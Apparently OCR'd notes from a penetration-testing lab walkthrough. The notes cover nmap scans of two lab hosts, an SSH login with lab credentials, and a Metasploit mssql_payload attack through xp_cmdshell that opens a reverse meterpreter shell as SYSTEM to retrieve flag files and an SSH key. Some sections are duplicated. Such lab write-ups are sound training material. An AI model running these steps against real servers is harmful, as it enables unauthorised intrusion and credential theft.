


172.16.64.182

Nmap scan report for 172.16.64.182
Host is up (0.033s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:A2:91:6A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Attempt to login

⇒ **ssh**://developer:dF3334slKw@172.16.64.182:22
##################################



```
developer@xubuntu:/home$ cd elsuser
developer@xubuntu:/home/elsuser$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
developer@xubuntu:/home/elsuser$ cd Desktop
developer@xubuntu:/home/elsuser/Desktop$ ls
developer@xubuntu:/home/elsuser/Desktop$ ls
developer@xubuntu:/home/elsuser/Desktop$ ls -la
total 8
drwxr-xr-x  2 elsuser elsuser 4096 Dec 15  2017 .
drwxr-xr-x 17 elsuser elsuser 4096 May 18  2019 ..
developer@xubuntu:/home/elsuser/Desktop$ cd ..
developer@xubuntu:/home/elsuser$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
developer@xubuntu:/home/elsuser$ cd ..
developer@xubuntu:/home$ ls
developer  elsuser
developer@xubuntu:/home$ cd developer
developer@xubuntu:~$ ls -la
total 52
drwxr-xr-x 6 developer developer 4096 Mar 15  2019 .
drwxr-xr-x 4 root      root      4096 Mar  6  2019 ..
-rw------- 1 developer developer  398 May 18  2019 .bash_history
-rw-r--r-- 1 developer developer  220 Mar  6  2019 .bash_logout
-rw-r--r-- 1 developer developer 3771 Mar  6  2019 .bashrc
drwx------ 2 developer developer 4096 Mar  6  2019 .cache
drwxr-xr-x 3 developer developer 4096 Mar  6  2019 .config
-rw-rw-r-- 1 developer developer   29 Mar 15  2019 flag.txt
drwxrwxr-x 2 developer developer 4096 Mar  6  2019 .nano
-rw-r--r-- 1 developer developer  655 Mar  6  2019 .profile
drwx------ 2 developer developer 4096 Mar 15  2019 .ssh
-rw-r--r-- 1 developer developer 1600 Mar  6  2019 .Xdefaults
-rw-r--r-- 1 developer developer   14 Mar  6  2019 .xscreensaver
developer@xubuntu:~$ cd .bash_history
-bash: cd: .bash_history: Not a directory
```

172.16.64.199

Nmap scan report for 172.16.64.199
Host is up (0.031s latency).
Not shown: 65522 closed ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:

| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.
7680/tcp open pando-pub?
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC
49670/tcp open msrpc   Microsoft Windows RPC
49943/tcp open ms-sql-s   Microsoft SQL Server 2014 12.00.2000
| ms-sql-ntlm-info:
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
MAC Address: 00:50:56:A2:BE:5F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).


Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| ms-sql-info:
| 172.16.64.199:1433:
| Version:
| name: Microsoft SQL Server 2014 RTM
| number: 12.00.2000.00

```
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-
5f (VMware)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-11T21:46:42
|_  start_date: 2021-06-11T17:15:57

TRACEROUTE
HOP RTT      ADDRESS
1   31.17 ms 172.16.64.199
```

Navigate to the found path


- Since, we tried to navigate to that path → We found the flag.
- It also gives us a hint about the next machine which is the **SQL**



Driver={SQL Server};Server=foosql.foo.com;Database=;**Uid**=fooadmin;**Pwd**=fooadmin; ⇒ This is the credentials ??? maybe???

Google for the nmap result

PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM




Metasploit

Description:
This module executes an arbitrary payload on a Microsoft SQL Server by using the "xp_cmdshell" stored procedure. Currently, three delivery methods are supported. First, the original method uses Windows 'debug.com'. File size restrictions are avoided by incorporating the debug bypass method presented by SecureStat at Defcon 17. Since this method invokes ntvdm, it is not available on x64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses 'wcsript.exe' to generate the executable on the target. Finally, ReL1K's latest method utilizes PowerShell to transmit and recreate the payload on the target.
NOTE: This module will leave a payload executable on the target system when the attack is

finished.

- **Configuration**



- **Exploit**

```
msf6 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 172.16.64.10:4444
[*] 172.16.64.199:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  11.73% done (11992/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  13.19% done (13491/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  14.66% done (14990/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  16.13% done (16489/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  17.59% done (17988/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  19.06% done (19487/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  20.53% done (20986/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  21.99% done (22485/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  23.46% done (23984/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  24.92% done (25483/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  26.39% done (26982/102246 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  27.86% done (28481/102246 bytes)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > search -f flag.txt
Found 1 result...
    c:\Users\AdminELS\Desktop\flag.txt (47 bytes)
meterpreter >
```

⇒ shell
⇒ cd c:/Users/AdminELS/Desktop/
⇒ type flag.txt

```
c:\Users\AdminELS\Desktop>type flag.txt
type flag.txt
Congratulations! You exploited this machine!
```

⇒ Also check for these 2, might be related to the next machine

```
c:\Users\AdminELS\Desktop>type id_rsa.pub
type id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAlGWzjgKVHcpaDFvc6877t6ZT2ArQa-
8356blxom+KR5S5o+7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2
zAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpmiNX1nnQ== r
##################################################################
```

⇒ **ssh**://developer:dF3334slKw@172.16.64.182:22
##

This might be the credentials for SSH machine????


```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAlGWzjgKVHcpaDFvc6877t6ZT2ArQa+OiFteRLCc6TpxJ/-
lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzjWXZE0VubmBQMHt4
WmBMlDWGcKu8356blxom+KR5S5o+
7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2OzWj1U6NSXZ4Je/-
trAKoLHisVfq1hAnulUg0HMQrPCMddW5CmTzuEAwd8RqNRUizqsgIcJwAyQ8uPZn5CXKWbE/
p1p3fzAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpmiNX1nnQ==
rsa-key-20190313###ssh://-
developer:dF3334slKw@172.16.64.182:22########################################
##########################################################################
##########################################################################
```

Flag

⇒ shell
⇒ cd c:/Users/AdminELS/Desktop/
⇒ type flag.txt

```
c:\Users\AdminELS\Desktop>type flag.txt
type flag.txt
Congratulations! You exploited this machine!
```

⇒ Also check for these 2, might be related to the next machine



⇒ **ssh**://developer:dF3334slKw@172.16.64.182:22
##

This might be the credentials for SSH machine????

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAlGWzjgKVHcpaDFvc6877t6ZT2ArQa+OiFteRLCc6TpxJ/-
lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzjWXZE0VubmBQMHt4
WmBMlDWGcKu8356blxom+KR5S5o+
7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2OzWj1U6NSXZ4Je/-
trAKoLHisVfq1hAnulUg0HMQrPCMddW5CmTzuEAwd8RqNRUizqsgIcJwAyQ8uPZn5CXKWbE/
p1p3fzAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpmiNX1nnQ==
rsa-key-20190313###ssh://-
developer:dF3334slKw@172.16.64.182:22########################################
################################################################################
############################################################
```